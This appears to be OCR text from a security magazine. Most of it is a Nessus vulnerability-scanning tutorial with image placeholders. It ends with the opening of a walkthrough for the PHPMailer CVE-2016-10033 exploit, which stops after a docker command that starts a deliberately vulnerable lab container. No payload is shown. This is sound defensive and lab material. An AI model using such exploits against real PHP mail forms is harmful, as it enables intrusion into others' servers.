


Don't worry about the numbers as they are for explaining what the icons mean. Let's bring them up one after other.

1. This is the name you will be giving to your scans (once you create one).
2. This folder, "My Scans", contains the scans that have been saved by you.
3. "New Folder" - whenever you create a scan, you are asked for a destination folder to save it or you can create a new folder and save it.
4. Here it shows when the scan was last run/modified.
5. This is a play button similar to that of media players. Used to run scans from the home screen.
6. STOP button to cancel or suspend a scan while it is in progress.
7. "New Scan" is used to create a new scan, which may or may not have the same rules as that of others.


8. “Policies” - this takes care of the kind of scan you need, i.e. host discovery, Basic Network Scan, etc.
9. “Scan” helps you to set up a new scan. You can either choose among the available ones or can make a custom one.
10. Do not confuse between Policies and Scans as in the “Scan” section we define the hosts, while in “Policies” we define what to do.
11. Here we are able to see what kind of scan we have made on demand, i.e. whenever we want, we can begin scanning or schedule scans that run without user intervention.

As we are now aware of the homepage, let’s set up a scan by clicking on the “new scan” button. Once done, we will have another screen as the below one.



As I am using the home edition, there are upgrade options which we can see. All the other scans without the upgrade tag are available free to us.


Moving forward, let’s begin with a malware scan. Malware scan scans our systems for malwares. It will be checking our systems based on the available signatures with Nessus. Once we click on “Malware Scan”, the below screen comes up.



At the top, we have name of the scan; give it a name and then a description of the scan.

Below, we have a folder name where we can save this scan and then there is a target where we need to give the machines we wish to scan. Targets can be IP Addresses, a range of IP Addresses or domain name. We can also upload a .csv file with the list of targets.


In the next tab, we have credentials, where we need to give details such as username, password and all. The credential screen looks like this:



We can see two options on the left, SSH and WINDOWS. SSH is used when we have Linux/MAC operating systems while Windows is used when we have a Windows machine.

Now moving on to the policies section where we define rules/policies for the scans.


Here I chose malware scan and the page looks like this:




Here we provide the name and description of the policy that we are making and on the left there are multiple tabs named Discovery, Assessment, Report and Advanced.

In the Discovery tab, we choose the way by which we want to perform the discovery of Host, it can be one of the defaults or a custom way.

In the Assessment tab, we define the general settings and exclusions, also called whitelist files, and host file whitelist over here. The files can contain values in csv format. Further, we also have an option to scan the file system if we wish to. The page looks like this:




What are we to do with the scans if we need to go through all the files? Nessus has a built in report system that can be configured for the kind of report we seek to have. The below screenshot shows us the reports option.




Once the report type is saved, we can move to the advanced tab where we have the scan type and performance options. The scan type is default, Low bandwidth and custom one, which ever we prefer to have.

Now we are ready for the scan and this can be started by clicking on the play button. The scan will take a while depending upon the type of scan selected. Once the scan is complete, we need to click on the name of the scan and this will give us a screen like this:




Now clicking on the blue line, which we see across from the IP address that we scanned, we will come across another screen like this:




Now clicking on the vulnerabilities will give a detailed description about them.

At this point, we have completed the scan and have the results, what remains last is the report and Nessus has a built in feature for the same. We can either use the Nessus template or we can also use our own custom template.




Once the report is downloaded, it will look like the below screenshot.




With this we have seen the way to scan using Nessus, configuring it and finally producing a report useful for higher management.

Comprehending the report is an easy task as there will be details of all the vulnerabilities and the same can be shown in the form of charts. Reports are for higher management and when it comes to remediation, we can get a detailed description of every vulnerability by clicking on each of them in the Nessus dashboard. The below screen shot shows the same. It can be shared with the developers or the associates who are taking care of the respective network or application and then we can get things fixed.



Vulnerability Details Screenshot

Here we have used the vendor default configurations for our malware scan. Let's suppose that we want to have our custom scans done then there is an option for it as well in Nessus. The top left is the advanced scan section where we can configure our own type of scan. Vendor scans have a limited selection that they will be detecting only malware or backdoors but in the advanced section, we have various plugin families that can be used to run Nessus as per our desire. In the below screenshot, we can see the compliance checks and plugins family list (The list is long so we need to scroll down for the complete list).



In the above diagram, the numbers against the plugins are the number of tests nessus will be performing. Trust me the tests are huge in numbers.

With this we come to the end of the article and have learned about the below mentioned points:

1. Configuring Nessus.
2. Setting up Hosts in Nessus.
3. Performing a basic Scan.
4. Generating a report and understanding it.
5. What needs to be communicated to higher management and developers.

Author: Vanshidar

Based in Pune, India; Vanshidhar has a keen intrest in information security and has been following these since the college days.

Started his career as Java Developer and moved to information security. He holds a bachelors degree in Electronics and Communication Engineering from Rajiv Gandhi Prodyogiki Vishwavidyalaya, Bhopal.

A brief walk-through of the PHPMailer Vulnerability and Exploit

by Jason Bernier

A recent vulnerability and subsequent exploit for PHPMailer was released by David Golunkski. This will be a general walk-through on how to use the exploit. The exploit takes advantage of a vulnerability within the PHPMailer's software that doesn't perform proper sanitization on a mail form.

According to the PHPMailer Developer, "PHPMailer continues to be the world's most popular transport class, with an estimated 9 million users worldwide. Downloads continue at a significant pace daily." Additionally, the developer says it is "Probably the world's most popular code for sending email from PHP! Used by many open-source projects: WordPress, Drupal, 1CRM, SugarCRM, [..], Joomla! and many more."

The PHPMailer application can be located at:
https://github.com/PHPMailer/PHPMailer

To get this exploit working on the vulnerable software, I found the below link from one of the exploits released on Exploit-DB:
https://github.com/opsxcq/exploit-CVE-2016-10033

In order to get this exploit to work correctly, docker needs to be installed on a host that will serve up the vulnerable application.

I installed docker on Debian 8 (Jessie).

To get docker installed, I followed the directions on the docker developer's website, which is located below:
https://docs.docker.com/engine/installation/linux/debian/

Luckily, I did not have any issues getting docker installed. I would suggest following their directions closely and accurately.

Once installed, I had to get the vulnerable application running. This was a pretty simple command I ran after docket was installed.

```
docker run --rm -it -p 8080:80 vulnerables/cve-2016-10033
```

